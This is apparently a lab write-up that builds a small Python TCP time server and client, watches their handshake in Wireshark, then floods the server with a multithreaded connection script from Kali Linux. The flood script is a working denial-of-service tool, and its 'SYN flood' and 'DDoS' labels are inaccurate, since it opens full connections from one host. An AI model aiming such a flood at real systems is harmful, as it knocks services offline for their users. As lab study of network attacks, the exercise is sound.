Client-Server Application Analysis on Wireshark


To create a client-server application we need to establish the connection between the client and server, I'm taking the server as my Windows with IP address 192.168.119.1 and the client as my Kali Linux. These are the following codes for the same:


Server-side code:


```
import socket
import datetime

server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.bind(("0.0.0.0", 12345))
server_socket.listen(5)

while True:
    client_socket, addr = server_socket.accept()
    print(f"Connection from: {addr}")

    request = client_socket.recv(1024).decode()
    if request == "TIME":
        current_time = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")
        client_socket.send(current_time.encode())
    else:
        client_socket.send(b"Invalid request")

    client_socket.close()
```

Client-side code

```
import socket

client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client_socket.connect((" 192.168.119.1", 12345))

client_socket.send(b"TIME")
server_response = client_socket.recv(1024).decode()

print("Server Response:", server_response)
client_socket.close()
```








Running the server-side code on the windows will turn on the server and running the client-side code will establish a connection. Analyzing this on Wireshark will give you more details about the connection.

Analysis on Wireshark



A connection is established when the client and server are linked, and a three-way handshake occurs. The port number is assigned as 12345 and the protocol is TCP.

Performing SYN Flooding.

To perform this attack we should modify the client program on the Kali Linux:

```
kali@kali: ~/
File Actions Edit View Help
GNU nano 8.3
import socket
import threading

target_ip = "192.168.119.1"  # Change to target IP
target_port = 12345

def syn_flood():
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target_ip, target_port))
            s.close()
        except:
            pass

# Launch multiple attack threads
for _ in range(100):
    t = threading.Thread(target=syn_flood, daemon=True)  # Daemon threads auto-terminate
    t.start()

input("Press Enter to stop the attack...\n")  # Attack runs until Enter is pressed
```

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
By running this command will begin sending the SYN packets continuously to the IP address. This is the analysis of the Wireshark when we perform the SYN flooding



Here we could see 156393* packets are continuously coming to the targeted IP and we could say that this is the DDos Attack.

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